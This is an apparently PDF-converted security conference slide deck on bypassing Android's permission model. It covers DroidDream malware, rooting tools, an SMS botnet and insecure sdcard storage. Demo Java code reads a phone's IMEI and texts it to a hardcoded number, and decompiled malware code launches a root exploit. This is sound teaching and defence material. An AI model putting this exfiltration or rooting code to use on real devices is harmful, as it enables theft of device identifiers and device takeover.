




# Bypassing the Android Permission Model

Georgia Weidman

Founder and CEO, Bulb Security LLC

Is the permission model working?  
Are users making good decisions?

# Most Popular Android App




# Demo

**App abusing permissions**

# Demo explained


## Permissions:

- Read IMEI
- Read Contacts
- Send SMS



We exploited every one of these


# Rooting Android



The screenshot shows an Android phone's home screen with a blue background. At the top, there is a status bar with icons for mail, USB, Android, Wi-Fi, signal strength, and battery, along with the time 6:16 PM. In the center, the text 'z4 mod' is displayed in a stylized font. Below it, there is a large blue button with the word 'Root' written on it.

This will root your device, and enable you to supply system level access to applications that request it. Busybox will also be installed.

Copyright © 2010 RyanZA




The screenshot shows the SuperOneClick application window. The title bar reads 'SuperOneClick'. Below the title bar, there are several buttons: 'Root', 'Shell Root', 'Unroot', 'Allow Non Market Apps (requires root)', 'Update Check', 'Donate', and an 'Exploit' dropdown menu set to 'GingerBreak'. The main area of the window contains a log of the rooting process.

Description	ADB Command	Type	Time	Result
Killing ADB Server...	KillServer		1.08s	
Starting ADB Server...	StartServer		4.05s	* daemon not running, starting it now on port 5...
Waiting for device...	WaitForDevice		0.04s	
Getting manufacturer...	GetProperty		0.02s	motorola
Getting model...	GetProperty		0.02s	MB860
Getting version...	GetProperty		0.03s	1301957996
Checking if rooted...	CheckIfRooted		0.03s	True
Installing BusyBox (temporary)... - Step #1	PushFile		0.77s	1417 KB/s (1062992 bytes in 0.732s)
Installing BusyBox (temporary)... - Step #2	ChangeMode		0.02s	
Rooting device... - Step #1	ShellCommand		0.03s	
Rooting device... - Step #2	ShellCommand		0.32s	
Rooting device... - Step #3	PushFile		0.07s	1095 KB/s (16830 bytes in 0.015s)
Rooting device... - Step #4	ChangeMode		0.02s	
Rooting device... - Step #5	ShellCommand		0.02s	
Rooting device... - Step #6	ShellCommand		30.92s	[*] Gingerbreak/Honeybomb -- android 2[2,3]...
Rooting device... - Step #7	WaitForDevice		0.03s	
Remounting /system with read-write access...	MountSystem		0.12s	OK
Creating /system/xbin...	ShellCommand		0.02s	mkdir failed for /system/xbin, File exists
Installing su (/system/xbin)... - Step #1	PushFile		0.12s	610 KB/s (26264 bytes in 0.042s)
Installing su (/system/xbin)... - Step #2	ChangeOwner		0.02s	
Installing su (/system/xbin)... - Step #3	ChangeMode		0.02s	
Installing SuperUser... - Step #1	PushFile		0.33s	834 KB/s (196521 bytes in 0.230s)
Checking for busybox	ShellCommand		0.02s	
Remounting /system with read-only access...	MountSystem		1.16s	OK

Remounting /system with read-write access...  
OK  
OK 0.12s  
Creating /system/xbin...  
mkdir failed for /system/xbin, File exists  
OK 0.02s  
Installing su (/system/xbin)... - Step #1  
610 KB/s (26264 bytes in 0.042s)  
OK 0.12s  
Installing su (/system/xbin)... - Step #2  
OK 0.02s  
Installing su (/system/xbin)... - Step #3  
OK 0.02s  
Installing SuperUser... - Step #1  
834 KB/s (196521 bytes in 0.230s)  
OK 0.33s  
Checking for busybox  
OK 0.02s  
Remounting /system with read-only access...  
OK  
OK 1.16s

# Rooting Android for Evil (DroidDream)



# DroidDream Permissions

INTERNET


READ\_PHONE\_STATE

CHANGE\_WIFI\_STATE



ACCESS\_WIFI\_STATE




# DroidDream



# DroidDream



# DroidDream Rooting




Exploid


CVE-2010-Easy (RageAgainsttheCage)

# DroidDream Root Payload

- Permission model no longer applies
  - installed packages
  - All personal data
  - Send to C&C




# Rooting Android



The screenshot shows an Android phone's home screen with a blue background. At the top, there is a status bar with icons for mail, USB, a bug, Wi-Fi, signal strength, and battery, along with the time 6:16 PM. The main area features the 'z4 mod' logo in a stylized, metallic font. Below the logo is a large, blue, 3D-style button with the word 'Root' written on it.

This will root your device, and enable you to supply system level access to applications that request it. Busybox will also be installed.

Copyright © 2010 RyanZA



The screenshot shows the SuperOneClick application window. The title bar reads 'SuperOneClick'. Below the title bar, there are several buttons: 'Root', 'Shell Root', 'Unroot', 'Allow Non Market Apps (requires root)', 'Update Check', 'Donate', and an 'Exploit' dropdown menu currently set to 'GingerBreak'. The main area of the window is a log window with a table of operations and their results.

Description	ADB Command Type	Time	Result
Killing ADB Server...	KillServer	1.08s	
Starting ADB Server...	StartServer	4.05s	* daemon not running, starting it now on port 5...
Waiting for device...	WaitForDevice	0.04s	
Getting manufacturer...	GetProperty	0.02s	motorola
Getting model...	GetProperty	0.02s	MB860
Getting version...	GetProperty	0.03s	1301957996
Checking if rooted...	CheckIfRooted	0.03s	True
Installing BusyBox (temporary)... - Step #1	PushFile	0.77s	1417 KB/s (1062992 bytes in 0.732s)
Installing BusyBox (temporary)... - Step #2	ChangeMode	0.02s	
Rooting device... - Step #1	ShellCommand	0.03s	
Rooting device... - Step #2	ShellCommand	0.32s	
Rooting device... - Step #3	PushFile	0.07s	1095 KB/s (16830 bytes in 0.015s)
Rooting device... - Step #4	ChangeMode	0.02s	
Rooting device... - Step #5	ShellCommand	0.02s	
Rooting device... - Step #6	ShellCommand	30.92s	[*] Gingerbreak/Honeybomb -- android 2[2,3]...
Rooting device... - Step #7	WaitForDevice	0.03s	
Remounting /system with read-write access...	MountSystem	0.12s	OK
Creating /system/xbin...	ShellCommand	0.02s	mkdir failed for /system/xbin, File exists
Installing su (/system/xbin)... - Step #1	PushFile	0.12s	610 KB/s (26264 bytes in 0.042s)
Installing su (/system/xbin)... - Step #2	ChangeOwner	0.02s	
Installing su (/system/xbin)... - Step #3	ChangeMode	0.02s	
Installing SuperUser... - Step #1	PushFile	0.33s	834 KB/s (196521 bytes in 0.230s)
Checking for busybox	ShellCommand	0.02s	
Remounting /system with read-only access...	MountSystem	1.16s	OK

Remounting /system with read-write access...  
OK  
OK 0.12s  
Creating /system/xbin...  
mkdir failed for /system/xbin, File exists  
OK 0.02s  
Installing su (/system/xbin)... - Step #1  
610 KB/s (26264 bytes in 0.042s)  
OK 0.12s  
Installing su (/system/xbin)... - Step #2  
OK 0.02s  
Installing su (/system/xbin)... - Step #3  
OK 0.02s  
Installing SuperUser... - Step #1  
834 KB/s (196521 bytes in 0.230s)  
OK 0.33s  
Checking for busybox  
OK 0.02s  
Remounting /system with read-only access...  
OK  
OK 1.16s

# Demo

Demo: Malicious post root payload

**Telephony Stack (Userspace)**

**Serial Line/ Modem Driver**

**Modem**

**Telephony Stack (Userspace)**

**BOT**

**Serial Line/ Modem Driver**

**Modem**

Field	Value
Length of SMSC	07
Type of Address (SMSC)	91
Service Center Address (SMSC)	41 40 54 05 10 F1
SMS Deliver Info	04
Length of Sender Number	0B
Type of Sender Number	91
Sender Number	51 17 34 45 88 F1
Protocol Identifier	00
Data Coding Scheme	00
Time Stamp	01 21 03 71 40 04 4A
User Data Length	0A
User Data	E8 32 9B FD 46 97 D9 EC 37

# How the Botnet Works

Bot Receives a Message

Bot Decodes User Data

Checks for Bot Key

Performs Functionality

# Mitigation

- Users update their phones
- That means they need the updates pushed out
- That means you third party platforms!!





# Android Storage

- Sdcard
  - VFAT
- With apps
  - Only visible to app (default)
  - World readable

# Demo

**Exploiting bad storage practices**

# Demo Explained

- Stores sensitive data on the sdcard
- Sdcard is VFAT
- Everything is world readable



# Demo Explained

- Discovers how the data is stored
- Accesses it
- Sends it to an attacker





# BadSaveFile

```
public class BadFileSaveActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        String serviceName = Context.TELEPHONY_SERVICE;
        TelephonyManager m_telephonyManager = (TelephonyManager)
            getSystemService(serviceName);
        String deviceId = m_telephonyManager.getDeviceId();
        File root = Environment.getExternalStorageDirectory();
        String filename = "IMEI";
        try {
            FileOutputStream f = new FileOutputStream(new File(root, filename
                ));
            f.write(deviceId.getBytes());
            f.close();
        } catch (Exception e) {
            e.printStackTrace();
        }
    }
}
```

# BadSendFile

```
public class BadSendFileActivity extends Activity {
    /** Called when the activity is first created. */
    @Override
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        TextView tv = new TextView(this);
        File root = Environment.getExternalStorageDirectory();
        String filename = "IMEI";
        try {
            FileInputStream f = new FileInputStream(new File(root, filename))
                ;
            InputStreamReader inputreader = new InputStreamReader(f);
            BufferedReader buffreader = new BufferedReader(inputreader);
            String line;
            line = buffreader.readLine();
            f.close();
            SmsManager sm = SmsManager.getDefault();
            String message = "IMEI: " + line;
            String number = "16013831619";
            sm.sendTextMessage(number, null, message, null, null);
        } catch (Exception e) {
            // TODO Auto-generated catch block
            e.printStackTrace();
        }
    }
}
```

# Wait? How do we get source code?

Winzip/7zip etc.

dex2jar

jd-gui

Whitepaper with more info: <http://cdn01.exploit-db.com/wp-content/themes/exploit/docs/17717.pdf>

classes\_dex2jar.jar

- android.support.v4
- com
  - facebook
    - katana
      - activity
      - binding
      - c2dm
      - dialog
      - features
      - model
      - net
      - platform
      - provider
      - service
      - ui
      - util
      - version
      - view
      - webview
      - ActionMenuButton
      - AlertDialogs
      - CheckboxAdapterListener
      - ComposerActivity
      - Constants
      - DropdownFriendsAdapter
      - FBLinks
      - FacebookAccountReceiver
      - FacebookApplication
      - FacebookWidgetProvider
      - FeedComposerActivity
      - FixedWidthToggleButton
      - FriendsActivity
      - FriendsAdapter
      - HtmlAboutActivity
      - IntentUriHandler
      - LoginActivity
      - Manifest
      - MyTabHost
      - NotificationsActivity

FacebookApplication.class PickFriendsActivity.class

```

package com.facebook.katana;

import android.content.AsyncQueryHandler;

public class PickFriendsActivity extends BaseFacebookListActivity
    implements AdapterView.OnItemClickListener, CheckboxAdapterListener, NotNewNavEnabled
{
    public static final String INITIAL_FRIENDS = "com.facebook.katana.PickFriendsActivity.initial_friends";
    public static final String RESULT_FRIENDS = "com.facebook.katana.PickFriendsActivity.result_friends";
    private PickFriendsAdapter mAdapter;
    private AppSession mAppSession;
    private AppSessionListener mAppSessionListener;
    private QueryHandler mQueryHandler;
    private TextView mRecipientsSummaryTextView;

    private void handleQueryComplete(Cursor paramCursor)
    {
        startManagingCursor(paramCursor);
        this.mAdapter.changeCursor(paramCursor);
        if (!this.mAppSession.isFriendsSyncPending())
            if (this.mAdapter.getCount() == 0)
            {
                this.mAppSession.syncFriends(this);
                showProgress(true);
            }
        while (true)
        {
            return;
            showProgress(false);
            continue;
            showProgress(true);
        }
    }

    private void setupEmptyView()
    {
        ((TextView)findViewById(2131624037)).setText(2131165319);
        ((TextView)findViewById(2131624039)).setText(2131165318);
    }
}

```



classes\_dex2jar.jar

- cn.bluesky.fingerbowling
- com
  - admob.android.ads
  - adwhirl
  - android.root
    - AlarmReceiver
    - Setting
    - adbRoot**
    - main
    - udevRoot
  - mobclix.android.sdk
  - phonegap
- jackpal.androidterm
  - Exec

adbRoot.class

```
private boolean runExploid()
{
    int i = 0;
    File localFile = new File(this.ctx.getFilesDir(), "rageagainstthecage");
    if (localFile.exists());
    try
    {
        FileDescriptor localFileDescriptor = Exec.createSubprocess("/system/bin/sh", "-", null, new int[1]);
        FileOutputStream localFileOutputStream = new FileOutputStream(localFileDescriptor);
        new Thread(new FileInputStream(localFileDescriptor))
        {
            public void run()
            {
                byte[] arrayOfByte = new byte[4096];
